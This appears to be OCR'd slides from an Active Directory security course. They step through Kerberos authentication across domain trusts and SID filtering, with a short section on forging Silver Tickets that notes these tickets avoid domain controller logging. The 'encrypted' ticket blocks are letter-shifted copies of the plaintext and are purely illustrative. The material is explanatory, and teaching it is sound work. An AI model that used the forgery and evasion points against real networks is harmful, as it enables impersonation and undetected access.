
- "Silver Tickets" are just forged service tickets!
- Uses the hash/key of the *target service* (often a machine account)
- Since they are presented directly to a specific service, **no traffic flows to the DC/KDC**, and event logs are *only* on the target server/service
  - No logon events on DC!
- When forging Silver Tickets for machine services (most common scenario), keep in mind that machines change their (randomized) password every 30 days by default

Escalating Privileges via Compromised Accounts with SPNs




Kerberos Authentication Across Trusts

- The domains `contoso.local` and `fabrikam.local` have bidirectional trust
- They exchanged inter-realm trust keys
- The user `contoso\john` logs in to `wrk1.contoso.local` and want to access a file share in `fs.fabrikam.local`



Kerberos Authentication Across Trusts

- The user sends an AS-REQ to the domain controller in their domain




Kerberos Authentication Across Trusts

- The user sends an AS-REQ to the domain controller in their domain
- The DC generates a ticket-granting-ticket (TGT)

krbtgt/contoso.local


```
Flags: forwardable, renewable
Start Time:  14/1/2023 08:00
End Time:    14/1/2023 18:00
Renew Time:  21/1/2023 08:00
Username:    John
User RID:    1008
Domain SID:  S-1-5-21323...
Groups:      1004, 1007
ExtraSIDs:   S-1-5-84538...
Session Key: <BLOB>
...
```



Kerberos Authentication Across Trusts


- The user sends an AS-REQ to the domain controller in their domain
- The DC generates a ticket-granting-ticket (TGT)
- The DC encrypts the TGT with the password of the krbtgt account

krbtgt/contoso.local	
Gmbht:	gpsxbsebcmf, sfofxbcmf
Tubsu Ujnf:	25/2/3134 19:11
Foe Ujnf:	25/2/3134 29:11
Sfofx Ujnf:	32/2/3134 19:11
Vtfsobnf:	Kpio
Vtfs SJE:	2119
Epnbjo TJE:	T-2-6-32434...
Hspvqt:	2115, 2118
FyusbTJEt:	T-2-6-95649...
Tfttjpo Lfz:	*<ENCRYPTED BLOB>*
...	




Kerberos Authentication Across Trusts

- The user sends an AS-REQ to the domain controller in their domain
- The DC generates a ticket-granting-ticket (TGT)
- The DC encrypts the TGT with the password of the krbtgt account
- The DC sends the encrypted TGT in an AS-REP message, along with a copy of the session key encrypted with the user's encryption key



Kerberos Authentication Across Trusts


- The user sends a ticket-granting-service request (TGS-REQ) to ***the DC in their domain*** to obtain a ticket to `cifs/fs.fabrikam.local`
- The TGS-REQ contains the user's TGT and an authenticator containing the username, a timestamp and other info
- The authenticator is encrypted using the session key of the TGT



Kerberos Authentication Across Trusts

- The DC decrypts and validates the TGT and the authenticator
- `dc1.contoso.local` doesn't have the encryption key for `fs.fabrikam.local`

krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	




Kerberos Authentication Across Trusts

- The DC ***copies*** the data from the TGT to a ***referral TGT***

krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	

krbtgt/fabrikam.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<NEW BLOB>*
...	




Kerberos Authentication Across Trusts

- The DC ***copies*** the data from the TGT to a ***referral TGT***
- The DC encrypts the new referral TGT with the ***inter-realm trust key***

krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	

krbtgt/fabrikam.local	
Iodjv:	iruzdugdeoh, uhqhzdeoh
Vwduw Wlph:	47/4/5356 3;:33
Hqg Wlph:	47/4/5356 4;:33
Uhqhz Wlph:	54/4/5356 3;:33
Xvhuqdph:	Mrkq
Xvhu ULG:	433;
Grpdlq VLG:	V-4-8-54656...
Jurxsv:	4337, 433:
H{wudVLGv:	V-4-8-;786;...
Vhvvlrq Nh|:	*<ENCRYPTED BLOB>*
...	




Kerberos Authentication Across Trusts

- The DC sends the encrypted referral TGT in a TGS-REP message, along with a copy of the session key encrypted with the session key of the TGT


krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	

krbtgt/fabrikam.local	
Iodjv:	iruzdugdeoh, uhqhzdeoh
Vwduw Wlph:	47/4/5356 3;:33
Hqg Wlph:	47/4/5356 4;:33
Uhqhz Wlph:	54/4/5356 3;:33
Xvhuqdph:	Mrkq
Xvhu ULG:	433;
Grpdlq VLG:	V-4-8-54656...
Jurxsv:	4337, 433:
H{wudVLGv:	V-4-8-;786;...
Vhvvlrq Nh|:	*<ENCRYPTED BLOB>*
...	



Kerberos Authentication Across Trusts


- The user sends a TGS-REQ to the ***DC in the other domain*** to obtain a ticket to `cifs/fs.fabrikam.local`
- The TGS-REQ contains the user's referral TGT and an authenticator containing the username, a timestamp and other info
- The authenticator is encrypted using the session key of the referral TGT



Kerberos Authentication Across Trusts

- The DC decrypts and validates the referral TGT and the authenticator

krbtgt/fabrikam.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	




Kerberos Authentication Across Trusts

- The DC decrypts and validates the referral TGT and the authenticator
- The DC ***copies*** the data from the referral TGT to a new service ticket
- **SID Filtering:** The DC filters (most) extra SIDs that don't belong to the origin forest

krbtgt/fabrikam.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	

cifs/fs.fabrikam.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	
Session Key:	*<NEW BLOB>*
...	

